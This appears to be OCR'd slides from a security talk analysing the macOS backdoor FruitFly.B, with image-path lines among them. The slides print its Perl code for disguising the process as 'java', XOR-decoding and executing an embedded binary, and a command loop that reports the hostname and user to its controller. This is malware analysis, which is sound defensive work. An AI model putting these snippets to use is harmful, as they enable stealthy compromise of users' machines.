
```
$ fpsaud <port>
$ fpsaud <addr:port>
```

OSX/FRUITFLY.B

process hiding? ...kind of!

```
# 'change' process name
$0 = 'java';
```

process 'hiding'



```
users-Mac:~ user$ perl fpsaud
```

...terminal is fooled

```
#before
$ ps aux  2321
USER    PID   COMMAND
user 2321    perl /Users/user/fpsaud

#after
$ ps aux 2321
USER    PID   COMMAND
user   2321   java
```

..and 'ps' too

```
static void
getproclline(KINFO *k, char **command_name, int
*argvlen, int *argv0len, int show_args)
{

 mib[0] = CTL_KERN;
 mib[1] = KERN_PROCARGS2;
 mib[2] = KI_PROC(k)->p_pid;

 size = (size_t)argmax;
 if (sysctl(mib, 3, procargs, &size, NULL, 0) == -1)
 {
   goto ERROR_B;
 }

 memcpy(&nargs, procargs, sizeof(nargs));
 cp = procargs + sizeof(nargs);

 /* Save where the argv[0] string starts. */
 sp = cp;

 /* Make a copy of the string. */
 *argvlen = asprintf(command_name, "%s", sp);
```

'ps' source code
(name = argv[0])

OSX/FRUITFLY.B
decoding embedded data?

```
#decode embedded binary data
my $u = join '', <DATA>;
my $W = pack 'H*', 'b02607441aa086';
$W x= 1 + length($u) / length($W);
$u ^= substr $W, 0, length $u;
$u =~ s/\0(.)/v0 x(1+ord$1)/seg;

__DATA__
‹Í∫†á±‰Eö¢Ü≤”F˙°Ü£B†Ñ¯&E«˜c]HÔÜ†÷g†Ñ(&EÙ√Ër
HÍ†ÇÄ& t•Å∞$D°Ü∂yX0ÿÚ∞/XNÂfi‰&π†Ü@&G=†ÉM.J†Ü0&...
```

decoding binary data

de-XOR with 'b02607441aa086'

decompress
('run length' encoding scheme)

```
#decode string
my $M = M(',wns,`ojfmw');


#save & exec embedded data
sub V {
   ...

   return undef if !$u || !S( $M, $u );
   chmod 0777, $M;
   $P = open2( $H, $Q, $b );
   ...

}
```

V subroutine

save to disk (file, '$M')

execute

file monitor/process monitor should detect, then we can just grab....

OSX/FRUITFLY.B
protocol / control flow

```
#forever
for ( ; ; ) {

 #send client data
 G v1
 . Y(1143)
 . Y( $q ? 128 : 0 )
 . Z( I('scutil --get LocalHostName'))
 . Z( I('whoami') );

 #get & process cmd
 for ( ; ; ) {

  my $D = ord J 1;

  if ( $D == 0 ) { }

  elsif ( $D == 2 ) {
   my ( $Z, $C ) = ( J 1 );
   …
  }

  elsif ( $D == 47 ) {
   …
  }

 }

}
```


loop

send client info

recv cmd


execute cmd

main processing loop



